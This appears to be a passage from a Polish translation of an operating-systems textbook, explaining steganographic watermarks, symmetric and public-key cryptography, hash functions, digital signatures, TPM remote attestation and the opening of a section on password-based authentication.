Analiza dwóch czarno-białych obrazów w niskiej rozdzielcości nie ilustruje prawdziwego potencjału tej techniki ukrywania informacji. Aby lepiej zademonstrować, jak skutecznie można korzystać ze steganografii, autor przygotował prostą demonstrację z oryginalną wersją obrazu z rysunku 9.12(b). Można ten obraz znaleźć w witrynie internetowej www.cs.vu.nl/~ast/ — wystarczy kliknąć łącze *covered writing* pod nagłówkiem **STEGANOGRAPHY DEMO**. Na kolejnej stronie można znaleźć instrukcję, jak pobrać ten obraz, i narzędzia steganograficzne niezbędne do odtworzenia zakodowanego tekstu dzieł Szekspira. Trudno w to uwierzyć, ale warto samodzielnie się przekonać: zobaczyć to znaczy uwierzyć.

Innym zastosowaniem steganografii jest umieszczanie ukrytych znaków wodnych w obrazach udostępnianych na stronach internetowych, aby na tej podstawie wykrywać ich kradzież i przypadki nieuprawnionego użycia na innych stronach. Jeśli Twoja strona internetowa zawiera obraz z ukrytym komunikatem „Copyright 2008, General Images Corporation”, podczas ewentualnej rozprawy sądowej będziesz dysponować niezbytym dowodem, że właśnie Ty jesteś prawowitym właścicielem tego materiału. Tego rodzaju zabezpieczenia można z powodzeniem stosować także dla plików muzycznych, filmów i innych dzieł chronionych prawem.

Stosowanie znaków wodnych w tej formie z natury rzeczy zachęca ludzi do poszukiwania sposobów usuwania zakodowanych informacji. Schemat polegający na zapisywaniu informacji w dolnych bitach poszczególnych pikseli można łatwo złamać — wystarczy obrócić obraz o jeden stopień zgodnie z kierunkiem ruchu wskazówek zegara i skonwertować ten obraz do stratnego formatu (np. JPEG), ponownie obrócić o jeden stopień w kierunku przeciwnym do ruchu wskazówek zegara i wreszcie ponownie skonwertować obraz do oryginalnego systemu kodowania (GIF, BMP czy TIF). Stratna konwersja do formatu JPEG spowoduje prawdziwe spustoszenie w dolnych bitach, a obroty wymuszą niezliczone obliczenia na wartościach zmiennoprzecinkowych, które z kolei doprowadzą do błędów zaokrągleń powodujących dodatkowy szum w dolnych bitach. Ludzie umieszczający w swoich materiałach znaki wodne zdają (a przynajmniej powinni

zdawać sobie sprawę z istnienia tych technik i dlatego umieszczają nadmiarowe informacje o prawach autorskich oraz stosują schematy wykraczające poza proste wykorzystywanie dolarowych bitów pikseli. To z kolei skłania potencjalnych atakujących do poszukiwania jeszcze lepszych technik usuwania znaków wodnych. Wyścig pomiędzy obiema stronami nie ma końca.

Technikę steganografii można wykorzystać do wyprowadzenia potajemnie informacji, ale znacznie częściej używa się jej do odwrotnego procesu: ukrycia informacji przed wstępnie oczyma napastników, niekoniecznie zatajając fakt, że staramy się coś ukryć. Tak jak Juliusz Cezar chcemy mieć pewność, że nawet wtedy, gdy nasze wiadomości lub pliki wpadną w niepowołane ręce, napastnikowi nie uda się wykryć poufnych informacji. To jest domena kryptografii i temat kolejnego podrozdziału.

9.5. PODSTAWY KRYPTOGRAFII

Kryptografia odgrywa ważną rolę w kontekście bezpieczeństwa. Większość ludzi zna tylko kryptogramy publikowane w gazetach (zwykle w formie drobnych łamigłówek, w których każda litera została zastąpiona dokładnie jedną inną literą). Ta forma szyfrowania danych ma tyle wspólnego ze współczesną kryptografią, ile hot dogi z prawdziwą sztuką kulinarną. W tym podrozdziale dokonamy ogólnego przeglądu elementów kryptografii w erze komputerów. Jak wspomniano wcześniej, w systemach operacyjnych kryptografia jest wykorzystywana w wielu miejscach. Niektóre systemy plików umożliwiają zaszyfrowanie wszystkich danych na dysku. Protokoły takie jak IPSec pozwalają na szyfrowanie i (lub) podpisywanie wszystkich pakietów sieciowych. W większości systemów operacyjnych hasła są szyfrowane, aby utrudnić napastnikom ich odczytanie. Ponadto w podrozdziale 9.6 omówimy rolę szyfrowania w innym ważnym aspekcie bezpieczeństwa: uwierzytelnianiu.


W tej książce omówimy podstawowe zagadnienia dotyczące mechanizmów kryptograficznych. Z drugiej strony naprawdę poważna, wyczerpująca analiza tego tematu wykraczałaby poza zakres tematyczny tej książki. Istnieje wiele doskonałych publikacji poświęconych wyłącznie kwestii bezpieczeństwa. Zainteresowanych Czytelników odsyłamy do tych pozycji — np. [Kaufman et al., 2002], [Gollman, 2011]. Poniżej omówiono zagadnienia związane z kryptografią z myślą o Czytelnikach, którzy nie mają żadnego doświadczenia w tej dziedzinie.

Celem kryptografii jest zaszyfrowanie komunikatu lub pliku określonego mianem *tekstu jawnego* (ang. *plaintext*) do postaci szyfrogramu (tekstu zaszyfrowanego; ang. *ciphertext*) w taki sposób, aby tylko uprawnieni odbiorcy wiedzieli, jak ponownie przekonwertować te niezrozumiałe dane do postaci tekstu jawnego. Dla wszystkich pozostałych szyfrogram powinien być bezwartościowym zlepkiem bitów. Osoby, które nie mają odpowiedniego doświadczenia w tej dziedzinie, często nie mogą uwierzyć, że algorytmy (funkcje) szyfrujące i deszyfrujące *zawsze* powinny być jawne. Próby utrzymywania samych algorytmów w tajemnicy niemal nigdy nie zdają egzaminu i dają ich właścicielom fałszywe poczucie bezpieczeństwa. Technika określana mianem *bezpieczeństwa przez ukrywanie* (ang. *security by obscurity*) jest stosowana tylko przez amatorów. Co ciekawe, do tej grupy można zaliczyć wiele wielkich, międzynarodowych organizacji, od których należałoby oczekwać czegoś więcej.

Zamiast utajniać algorytmy, w tajemnicy trzyma się parametry tych algorytmów, nazywane kluczami (ang. *keys*). Jeśli P jest plikiem z jawnym tekstem, K_E jest kluczem szyfrowania, C jest szyfrogramem, a E jest algorytmem (funkcją) szyfrującym, to $C = E(P, K_E)$. Przytoczony wzór jest definicją szyfrowania. Wynika z niego, że szyfrogram uzyskujemy, korzystając ze

znanego algorytmu szyfrującego E oraz dwóch parametrów, czyli tekstu jawnego P i tajnego klucza szyfrowania K_E . Koncepcję, zgodnie z którą algorytmy powinny być jawne, a tajność powinna dotyczyć wyłącznie kluczy, określa się mianem *zasady Kerckhoffsa* (sformułowanej przez żywącego w XIX wieku holenderskiego kryptografa Auguste'a Kerckhoffsa). Do dzisiaj wspomniana reguła jest stosowana przez wszystkich poważnych kryptografów.

Podobnie $P = D(C, K_D)$, gdzie D jest algorymem deszyfrującym, a K_D jest kluczem deszyfrowania, oznacza, że odtworzenie tekstu jawnego (P) na podstawie szyfrogramu (C) i klucza szyfrowania (K_D) wymaga użycia algorytmu D wraz z parametrami C i K_D . Relacje łączące poszczególne elementy tej układanki pokazano na rysunku 9.13.



Rysunek 9.13. Relacje łączące tekst jawnego z szyfrogramem

9.5.1. Kryptografia z kluczem tajnym

Aby lepiej zrozumieć istotę opisywanego modelu, przeanalizujemy teraz algorytm szyfrujący, w którym każda litera jest zastępowana inną literą — np. wszystkie litery A są zastępowane literami Q , wszystkie litery B są zastępowane literami W , wszystkie litery C są zastępowane literami E itd.:

tekst jawny: ABCDEFGHIJKLMNOPQRSTUVWXYZ

szyfrogram: QWERTYUIOPASDFGHJKLZXCVBNM

Ten ogólny system określa się mianem *podstawiania monoalfabetycznego* (ang. *monoalphabetic substitution*), w którym funkcję klucza pełni 26-literowy łańcuch reprezentujący pełny alfabet łaciński. W tym przypadku kluczem szyfrowania jest ciąg znaków *QWERTYUIOPASDFGHJKLZXCVBNM*. Oznacza to, że tekst jawny *ATAK* zostałby zaszyfrowany do postaci szyfrogramu *QZQA*. Klucz deszyfrujący mówi nam, jak odtworzyć ten szyfrogram, tak aby miał postać oryginalnego tekstu jawnego. W tej sytuacji funkcję klucza deszyfrującego pełni łańcuch *KXVMC-NOPHQRSZYIJADLEGWBUFT*, ponieważ litera A jest szyfrogramem litery K tekstu jawnego, B jest szyfrogramem litery X tekstu jawnego itd.

Na pierwszy rzut oka może się wydawać, że opisany powyżej system jest bezpieczny, ponieważ mimo znajomości ogólnego schematu szyfrowania (zastępowania liter literami) nie wiadomo, którego spośród $26!$, czyli w przybliżeniu 4×10^{26} , możliwych kluczy użyto. Okazuje się jednak, że opisywany szyfr można dość łatwo złamać na podstawie zadziwiająco krótkiego szyfrogramu. Najprostszą formą ataku jest wykorzystanie statystycznych cech użytego języka naturalnego. W języku angielskim najbardziej popularną literą jest e , kolejne miejsca na liście najbardziej popularnych liter zajmują t, o, a, n oraz i . Do najpopularniejszych *kombinacji dwuliterowych* (ang. *digrams*) w języku angielskim należą pary *th, in, er* oraz *re*. Jeśli dysponujemy tego rodzaju informacjami, złamanie szyfrogramu podstawiania monoalfabetycznego nie stanowi większego problemu.

Wiele tego rodzaju systemów kryptograficznych ma tę właściwość, że jeśli dysponuje się kluczem szyfrującym, można łatwo znaleźć klucz deszyfrujący (i odwrotnie). Właśnie dlatego systemy tego typu bywają nazywane *kryptografią z kluczem tajnym* (ang. *secret-key cryptography*) lub *kryptografią z kluczem symetrycznym* (ang. *symmetric-key cryptography*). Mimo że szyfry z podstawianiem monoalfabetycznym są zupełnie bezwartościowe, istnieją inne algorytmy z kluczem symetrycznym, które zapewniają odpowiednie bezpieczeństwo, jeśli tylko zastosujemy odpowiednio długie klucze. O poważnym bezpieczeństwie można mówić dopiero wtedy, gdy zostaną użyte klucze 256-bitowe, które rozszerzają przestrzeń poszukiwań do 2^{256} , czyli w przybliżeniu $1,2 \times 10^{77}$ kluczy. Krótsze klucze mogą pokrzyżować plany amatorom, ale nie powstrzymają specjalistów wynajętych przez rządy państw.

9.5.2. Kryptografia z kluczem publicznym

Systemy z kluczem tajnym są efektywne z uwagi na to, że do szyfrowania i deszyfrowania komunikatów potrzeba niewielu obliczeń, ale też mają wielką wadę — zarówno nadawca, jak i odbiorca muszą dysponować wspólnym kluczem tajnym. W skrajnych przypadkach obie strony muszą się fizycznie spotkać, aby przekazać sobie ten klucz. Aby rozwiązać ten problem, stosuje się techniki *kryptografii z kluczem publicznym* [Diffie i Hellman, 1976]. Systemy z kluczem publicznym tym różnią się od systemów z kluczem tajnym, że do szyfrowania i deszyfrowania danych wykorzystuje się różne klucze. Co ciekawe, mimo znajomości klucza szyfrującego odkrycie odpowiedniego klucza deszyfrującego jest niemal niemożliwe. W tej sytuacji klucz szyfrujący może być dostępny publicznie, a w sekrecie należy utrzymywać tylko prywatny klucz deszyfrujący.

Aby lepiej zrozumieć istotę kryptografii z kluczem publicznym, przeanalizujmy następujące dwa pytania:

Pytanie 1: Ile wynosi iloczyn $314\ 159\ 265\ 358\ 979 \times 314\ 159\ 265\ 358\ 979$?

Pytanie 2: Ile wynosi pierwiastek kwadratowy z liczby $3\ 912\ 571\ 506\ 419\ 387\ 090\ 594\ 828\ 508\ 241$?

Większość szóstoklasistów, którym damy długopisy, kartki papieru i obietnicę podarowania naprawdę dużych lodów z bakaliami, będzie potrafiła prawidłowo odpowiedzieć na pierwsze pytanie w ciągu godziny, najwyżej dwóch. Większość dorosłych, którym damy długopisy, kartki papieru i obietnicę dożywotniej obniżki płatnych podatków, nie będzie potrafiła odpowiedzieć na drugie pytanie bez kalkulatora, komputera lub innej pomocy zewnętrznej. Mimo że podniesienie do kwadratu i pierwiastkowanie kwadratowe to operacje odwrotne, ich złożoność obliczeniowa jest nieporównywalna. Ten rodzaj asymetrii stanowi podstawę dla koncepcji kryptografii z kluczem publicznym. Podczas szyfrowania wykorzystuje się łatwe operacje, ale już podczas deszyfrowania wykonanie operacji odwrotnej (w razie braku klucza) jest nieporównanie trudniejsze.

System z kluczem publicznym, zwany *RSA*, wykorzystuje fakt, że mnożenie naprawdę wielkich liczb jest dla komputera dużo prostsze niż rozkład wielkich liczb na czynniki, szczególnie jeśli posługujemy się wyłącznie arytmetyką modulo, a wszystkie liczby wykorzystywane w tych obliczeniach składają się z setek cyfr [Rivest et al., 1978]. System RSA cieszy się sporą popularnością w świecie kryptografii. Dużą popularność zyskały także systemy oparte na logarytmach dyskretnych [El Gamal, 1985]. Największym problemem kryptografii z kluczem publicznym jest tysiąc razy wolniejsze działanie systemów niż w przypadku kryptografii symetrycznej.

Działanie systemów kryptograficznych z kluczem publicznym polega na wyborze pary kluczy (publicznego i prywatnego) oraz udostępnieniu tylko klucza publicznego. Klucz publiczny jest niezbędny do szyfrowania; klucz prywatny jest wykorzystywany tylko podczas deszyfrowania.

Proces generowania kluczy zwykle jest zautomatyzowany, a wiele algorytmów generujących wykorzystuje hasło wpisywane przez użytkownika (w roli swoich danych początkowych). Aby przesłać tajną wiadomość, nadawca szyfruje ją z wykorzystaniem klucza publicznego otrzymanego od odbiorcy. Tylko odbiorca może rozszyfrować taką wiadomość, ponieważ tylko on dysponuje niezbędnym kluczem prywatnym.

9.5.3. Funkcje jednokierunkowe

Istnieje wiele różnych sytuacji (o czym za chwilę), w których warto dysponować pewną funkcją f mającą tę właściwość, że gdy się zna samą funkcję f i jej parametr x , można łatwo wyznaczyć $y = f(x)$, ale już wyznaczenie wartości parametru x na podstawie znanej wartości $f(x)$ jest obliczeniowo niewykonalne. Tego rodzaju funkcje zwykle przetwarzają bity na wiele skomplikowanych sposobów. Zdarza się, że cały proces rozpoczyna się od przypisania zmiennej wartości x . System szyfrujący wykonuje następnie pętlę, która wykonuje tyle iteracji, ile bitów składa się na wartość x , by za każdym razem mieszać bity zmiennej y w sposób zależny od indeksu iteracji, dodać inną stałą lub wymieszać wspomniane bity w dowolny inny sposób. Taką funkcję określa się mianem *kryptograficznej funkcji skrótu* (ang. *cryptographic hash function*).


9.5.4. Podpisy cyfrowe

Współcześni użytkownicy komputerów często stają przed koniecznością cyfrowego podpisywania swoich dokumentów. Przypuśćmy, że klient banku wysyła za pośrednictwem wiadomości poczty elektronicznej zlecenie zakupu pewnych akcji. Wyobraźmy sobie, że zaledwie godzinę po wysłaniu i realizacji tego zlecenia wartość zakupionych akcji zaczyna gwałtownie spadać. Klient żąda zwrotu poniesionych strat, twierdząc, że wiadomość poczty elektronicznej nie została wysłana przez niego. Zarzeka się, że to nieuczciwy pracownik banku musiał sfalszować to zlecenie, aby wyłudzić nienależną prowizję. Skąd sąd będzie wiedział, kto mówi prawdę?

Podpisy cyfrowe umożliwiają sygnowanie wiadomości poczty elektronicznej i innych dokumentów cyfrowych w sposób uniemożliwiający późniejsze wyrzekanie się tych pism przez ich autorów. Typowym sposobem stosowania podpisów cyfrowych jest przetwarzanie dokumentu z wykorzystaniem jednokierunkowego, kryptograficznego algorytmu skrótu, którego odwrócenie jest bardzo trudne. Funkcja skrótu zwykle generuje dane wynikowe stałej długości, niezależnie od rozmiaru oryginalnego dokumentu. Do najpopularniejszych funkcji skrótu należy **SHA-1** (od ang. *Secure Hash Algorithm*), który generuje wynik 20-bajtowy [NIST, 1995]. Istnieją też nowsze wersje funkcji *SHA-1*, zwane *SHA-256* oraz *SHA-512*, generujące odpowiednio wyniki 32- i 64-bajtowe. Wymienione funkcje nie są jednak zbyt popularne.

W kolejnym kroku zwykle wykorzystuje się opisaną powyżej technikę kryptograficzną z kluczem publicznym. Właściciel dokumentu stosuje dla wyniku funkcji skrótu swój klucz prywatny, aby otrzymać $D(\text{Skrót})$. Wygenerowana w ten sposób wartość, nazywana *blokiem podpisu* (ang. *signature block*), jest dopisywana do dokumentu i wysyłana do odbiorcy (patrz rysunek 9.14). Zastosowanie mechanizmu kryptograficznego (D) dla skrótu zwróconego przez funkcję skrótu bywa mylnie określana mianem deszyfrowania tego skrótu — nie mamy jednak do czynienia z deszyfrowaniem, ponieważ skrót wygenerowany przez funkcję skrótu nie został wcześniej zaszyfrowany. D to tylko matematyczna transformacja tego skrótu.

Kiedy odbiorca otrzymuje dokument i skrót, w pierwszej kolejności przetwarza skrót dopisany do dokumentu, korzystając z algorytmu SHA-1 lub innej, uzgodnionej wcześniej funkcji skrótu.



Rysunek 9.14. (a) Wyznaczanie bloku podpisu; b) struktura dokumentu trafiającego do odbiorcy

Odbiorca wykorzystuje następnie otrzymany od nadawcy klucz publiczny do przetworzenia bloku podpisu i otrzymania $E(D(\text{Skrót}))$. Faktycznym skutkiem tego działania jest „zaszyfrowanie” odszyfrowanego skrótu i — tym samym — odtworzenie odpowiedniego skrótu. Jeśli wyznaczony w ten sposób skrót nie jest zgodny ze skrótem zawartym w bloku podpisu, przyjmuje się, że dokument, blok podpisu lub oba składniki zostały albo sfałszowane, albo przypadkowo uszkodzone. Największą zaletą tego schematu jest konieczność stosowania złożonych (wolnych) mechanizmów kryptografii z kluczem publicznym tylko dla stosunkowo niewielkiego fragmentu danych, skrótu wygenerowanego przez funkcję skrótu. Warto jednak pamiętać, że opisana metoda zdaje egzamin, pod warunkiem że dla każdego x :

$$E(D(x)) = x$$

Nie możemy z góry zagwarantować, że wszystkie funkcje szyfrujące spełniają ten warunek, ponieważ początkowo oczekiwaliśmy tylko spełnienia następującej relacji:

$$D(E(x)) = x$$

gdzie E jest funkcją szyfrującą, a D jest funkcją deszyfrującą. Warunkiem uzyskania prawidłowego podpisu cyfrowego jest to, by kierunek stosowania tego mechanizmu nie miał znaczenia — funkcje D i E muszą spełniać kryterium przemienności. Wspomnianą właściwość posiada algorytm RSA.

Użycie tego schematu stosowania podpisu cyfrowego wymaga przekazania odbiorcy klucza publicznego nadawcy. Niektórzy użytkownicy udostępniają klucze publiczne na swoich stronach internetowych. Inni nie decydują się na takie rozwiązanie w obawie przed złamaniem szyfru przez intrusa i potajemne zmodyfikowanie ich klucza. Ta część użytkowników potrzebuje więc mechanizmu alternatywnego względem udostępniania kluczy publicznych. Typową metodą jest dodawanie do wiadomości tzw. *certyfikatów* nie tylko zawierających nazwę użytkownika i klucz publiczny, ale też podpisanych cyfrowo przez zaufany podmiot zewnętrzny. Kiedy użytkownik uzyska klucz publiczny stosowany przez ten podmiot, może sprawdzać i akceptować certyfikaty nadawców, którzy skorzystali z pomocy tego podmiotu podczas generowania swoich certyfikatów.

Zaufany podmiot zewnętrzny, który oferuje usługi podpisywania certyfikatów, określa się mianem *urzędu certyfikacji* (ang. *Certification Authority* — CA). Warto jednak pamiętać, że aby móc weryfikować certyfikaty podpisane przez taki urząd, użytkownik musi dysponować jego kluczem publicznym. Gdzie należy szukać tego klucza i skąd wiadomo, że jest prawdziwy? Ogólnie udostępnianie tego rodzaju danych wymaga odrębnego schematu zarządzania kluczami publicznymi, tzw. *infrastruktury klucza publicznego* (od ang. *Public Key Infrastructure* — PKI). Na potrzeby przeglądarek internetowych znaleziono rozwiązanie ad hoc dla tego problemu — wszystkie przeglądarki są udostępniane wraz z bazą kluczy publicznych około 40 popularnych urzędów certyfikacji.

Powyżej opisaliśmy, jak stosować techniki kryptografii z kluczem publicznym dla podpisów cyfrowych. Warto przy tej okazji wspomnieć o istnieniu schematów, które nie wykorzystują metod kryptografii z kluczem publicznym.

9.5.5. Moduły TPM

Wszystkie techniki kryptograficzne wymagają kluczy. Jeśli uda się złamać klucze, każde zabezpieczenie zbudowane z ich wykorzystaniem staje się bezwartościowe. Bezpieczne składowanie samych kluczy okazuje się więc niezwykle ważne dla skuteczności zabezpieczeń. Jak bezpiecznie składować klucze w systemie, który nie jest bezpieczny?

Jednym z rozwiązań jest układ nazywany modułem **TPM** (od ang. *Trusted Platform Module*), czyli procesor kryptograficzny z nieulotną, stałą pamięcią dla kluczy. Moduł TPM może wykonywać takie operacje kryptograficzne jak szyfrowanie bloków tekstu jawnego czy deszyfrowanie bloków szyfrogramu w pamięci głównej. Moduł TPM może też weryfikować podpisy cyfrowe. Wykonywanie wszystkich tych operacji w wyspecjalizowanym układzie sprzętowym powoduje, że można szyfrować i deszyfrować dane dużo szybciej, co z kolei przekłada się na większą popularność tego rodzaju technik.

Niektoře komputery już teraz zawierają układy TPM; inne najprawdopodobniej zostaną w takie układy wyposażone w przyszłości.

Koncepcja modułów TPM jest o tyle kontrowersyjna, że różne podmioty mają różne wizje tego, kto powinien kontrolować ich działanie i przed kim powinny te układy chronić. Jednym z najgorętszych zwolenników tego pomysłu jest firma Microsoft, która sama opracowała kilka technologii wykorzystywania modułów TPM, w tym Palladium, NGSCB i BitLocker. Inżynierowie Microsoftu uważają, że to system operacyjny powinien kontrolować moduł TPM i wykorzystywać go np. do szyfrowania dysku twardego. Jednak równocześnie chcieliby, aby moduł TPM uniemożliwał uruchamianie oprogramowania pozbawionego odpowiednich uprawnień. Do grupy nieuprawnionego oprogramowania zalicza się zarówno pirackie (nielegalne) kopie, jak i programy z rozmaitych względów odrzucane przez system operacyjny. Jeśli włączymy moduł TPM do procesu uruchamiania komputera, opisywany układ może się ograniczyć do uruchomienia tylko systemów operacyjnych podpisanych kluczem tajnym składowanym w tym module, promując np. systemy określonego producenta (powiedzmy Microsoftu). W tym modelu moduł TPM mógłby być wykorzystywany do ograniczania wyboru użytkownika tylko do tych produktów programowych, które wcześniej zaakceptował producent samego komputera.

Także przemysł muzyczny i filmowy wykazuje duże zainteresowanie układami TPM jako narzędziem do zwalczania piratów nielegalnie kopiących ich produkty. Moduły TPM mogłyby też wspierać nowe modele biznesowe w takich obszarach jak wypożyczanie utworów muzycznych lub filmowych na określony czas i odmowa ich deszyfrowania już po tym czasie.

Jednym z ciekawych zastosowań modułów TPM jest tzw. *atestacja zdalna* (ang. *remote attestation*). Atestacja zdalna pozwala zewnętrznej firmie na sprawdzenie, czy na komputerze z modułem TPM działa oprogramowanie, które może być tam uruchomione, a nie coś, czemu nie można ufać. Zgodnie z koncepcją tej techniki strona potwierdzająca tworzy za pomocą modułu TPM „pomiary” zawierające skróty konfiguracji. Dla przykładu założymy, że firma zewnętrzna nie ufa na naszym komputerze niczemu z wyjątkiem BIOS-u. Na początek strona żądająca (firma zewnętrzna) chce zweryfikować, czy na naszym komputerze działa zaufany bootloader, a nie nieuczciwe oprogramowanie. Gdybyśmy dodatkowo mogli udowodnić, że ten zaufany bootloader ładuje godne

zaufania jądro, byłoby jeszcze lepiej. A gdybyśmy do tego mogli pokazać, że w obrębie tego jądra działa uprawnione oprogramowanie w odpowiedniej wersji, to strona sprawdzająca mogłaby uznać, że jesteśmy wiarygodni.

Najpierw przeanalizujmy, co się dzieje w naszym komputerze od momentu jego uruchomienia. Podczas uruchamiania (zaufanego) systemu BIOS najpierw jest inicjowany moduł TPM. BIOS wykorzystuje go w celu stworzenia skrótu kodu w pamięci po załadowaniu bootloadera. Moduł TPM zapisuje wyniki w specjalnym rejestrze, znany jako **PCR** (ang. *Platform Configuration Register*). Rejestry PCR są wyjątkowe, ponieważ nie można ich bezpośrednio nadpisać — można je tylko „rozszerzyć”. W celu rozszerzenia rejestru PCR moduł TPM oblicza skrót kombinacji wartości wejściowej i wartości, która była poprzednio zapisana w rejestrze PCR, a uzyskany wynik zapisuje do rejestru PCR. W związku z tym bootloader wykona pomiar (obliczy skrót) dla załadowanego jądra i rozszerzy rejestr PCR, który wcześniej zawierał pomiar dla samego bootloadera. Intuicyjnie możemy uznać, że wynikowy skrót kryptograficzny w rejestrze PCR jest łańcuchem skrótów wiążącym jądro z bootloaderem. Teraz z kolei jądro wykonuje pomiar aplikacji i za pomocą wyniku tego pomiaru rozszerza rejestr PCR.

Zastanówmy się teraz, co się stanie, gdy strona zewnętrzna zechce sprawdzić, czy w naszym komputerze działa uprawniony (zaufany) stos oprogramowania, a nie jakiś dowolny, inny kod. Po pierwsze strona sprawdzająca tworzy trudną do odgadnięcia wartość — np. o rozmiarze 160 bitów. Wartość ta, znana jako *nonce*, jest po prostu niepowtarzalnym identyfikatorem dla tego żądania weryfikacji. Ma uniemożliwić napastnikowi zapisanie odpowiedzi na jedno z żądań atestacji zdalnej, zmianę konfiguracji strony testowanej oraz po prostu odtworzenie poprzedniej odpowiedzi dla wszystkich kolejnych żądań atestacji. Dzięki włączeniu identyfikatora *nonce* do protokołu takie powtórki nie są możliwe. Kiedy strona potwierdzająca (sprawdzana) odbierze żądanie atestacji (łącznie z identyfikatorem *nonce*), wykorzystuje moduł TPM do stworzenia podpisu (z unikatowym i trudnym do podrobienia kluczem), który jest następnie scalany z wartością identyfikatora *nonce* i zawartością rejestru PCR. Następnie wysyła z powrotem ten podpis, identyfikator *nonce*, wartość rejestru PCR oraz skróty bootloadera, jądra i aplikacji. Strona żądająca najpierw sprawdza podpis i identyfikator *nonce*. Następnie stara się znaleźć trzy skróty w swojej bazie danych zaufanych bootloaderów, jąder i aplikacji. Jeśli ich nie znajdzie, atestacja kończy się niepowodzeniem. W przeciwnym razie strona żądająca weryfikacji tworzy na nowo połączone wartości skrótów wszystkich trzech komponentów i porównuje je z wartością rejestru PCR otrzymanego od strony sprawdzanej. Jeśli wartości pasują do siebie, strona żądająca weryfikacji ma pewność, że strona potwierdzająca rozpoczęła obliczenia, stosując dokładnie te trzy elementy. Podpisanie wyniku zapobiega sfalszowaniu go przez napastników. Ponieważ wiemy, że zaufany bootloader wykonał właściwe pomiary jądra, a z kolei jądro dokonało pomiarów aplikacji, to mamy pewność, że żaden inny kod konfiguracji nie mógł wygenerować takiego samego łańcucha skrótów.

Istnieje wiele innych koncepcji wykorzystania modułów TPM, których nie będziemy tutaj omawiać z braku miejsca. Warto jednak podkreślić, że układy TPM w żaden sposób nie zabezpieczają komputerów przed atakami zewnętrznymi — ich zadaniem jest wykorzystywanie technik kryptograficznych do uniemożliwiania użytkownikom podejmowania jakichkolwiek działań nieakceptowanych (bezpośrednio lub pośrednio) przez podmiot sterujący tymi modułami. Jeśli szukasz dodatkowych informacji na ten temat, zapoznaj się z artykułem serwisu Wikipedia poświęconym technologii Trusted Computing.

9.6. UWIERZYTELNIANIE

Każdy *zabezpieczony* system komputerowy musi żądać od wszystkich swoich użytkowników uwierzytelniania w trakcie logowania. Gdyby system operacyjny nie mógł sprawdzić, kim naprawdę jest jego użytkownik, nie mógłby określić, które pliki i zasoby można temu użytkownikowi udostępnić. Mimo że uwierzytelnianie może sprawiać wrażenie czegoś trywialnego, w praktyce jest zagadnieniem dużo bardziej złożonym, niż tego oczekujemy. Warto więc poświęcić chwilę na lekturę tego podrozdziału.

Uwierzytelnianie jest jednym z obszarów, które mieliśmy na myśli w punkcie 1.5.7, kiedy mówiliśmy o ontogenezie (rozwoju osobowym) jako rekapitulacji filogenezy (rozwoju rodowego). Pierwsze komputery mainframe, jak ENIAC, w ogóle nie zawierały systemów operacyjnych, nie mówiąc już o procedurach logowania. Późniejsze komputery mainframe i systemy z podziałem czasu wykorzystywały procedury logowania do uwierzytelniania zadań i użytkowników.

Wczesne minikomputery (w tym PDP-1 i PDP-8) nie oferowały nawet procedury logowania; dopiero rosnąca popularność systemu operacyjnego UNIX pracującego na minikomputerze PDP-11 spowodowała ponowne wprowadzenie mechanizmu logowania do świata komputerów. Procedury logowania nie stosowano także we wczesnych komputerach osobistych (jak Apple II czy oryginalny IBM PC); logowanie jest stosowane w bardziej wyszukanych, współczesnych systemach operacyjnych komputerów osobistych (w tym w systemach Linux i Windows 8), jednak wciąż istnieje możliwość wyłączenia logowania przez nierozsądnego użytkowników. Komputery pracujące w korporacyjnych sieciach LAN niemal zawsze stosują procedury logowania skonfigurowane w sposób uniemożliwiający ich obchodzenie przez użytkowników. I wreszcie wielu współczesnych użytkowników (pośrednio) loguje się na zdalnych komputerach, aby korzystać z usług bankowości elektronicznej, handlu elektronicznego, pobierać muzykę i podejmować różnorakie inne działania komercyjne. Wszystkie te operacje wymagają logowania, zatem uwierzytelnianie także dzisiaj jest niezwykle ważnym aspektem działania systemów.

Skoro wiemy już, dlaczego uwierzytelnianie jest takie ważne, naturalnym krokiem staje się znalezienie dobrego sposobu realizacji tego zadania. Większość metod uwierzytelniania użytkowników przy okazji prób logowania polega na uzyskiwaniu jednej z trzech ogólnych informacji identyfikujących:

1. Tego, co użytkownik wie.
2. Tego, czym użytkownik dysponuje.
3. Tego, kim użytkownik jest.

W pewnych sytuacjach dodatkowe wymogi bezpieczeństwa wymagają od uwierzytelnianego użytkownika podania dwóch z trzech wymienionych powyżej elementów. Każdy z nich prowadzi do nieco innego schematu uwierzytelniania z odmienną złożonością i poziomem bezpieczeństwa. W kolejnych punktach omówimy każdy z tych schematów.

Najszerzej stosowaną formą uwierzytelniania jest wymuszanie na użytkownikach podawania ich nazw i haseł. Ochrona hasłem jest dla wszystkich zrozumiała i łatwa do zaimplementowania. Najprostsza implementacja sprowadza się do utrzymywania centralnej listy par nazwa użytkownika – hasło. Wpisywana przez użytkownika nazwa jest wyszukiwana na liście, a wpisane hasło porównywane z odpowiednim hasłem na liście. Jeśli lista zawiera daną nazwę i jeśli oba hasła do siebie pasują, próba logowania jest akceptowana; w przeciwnym razie próba logowania zostaje odrzucona.

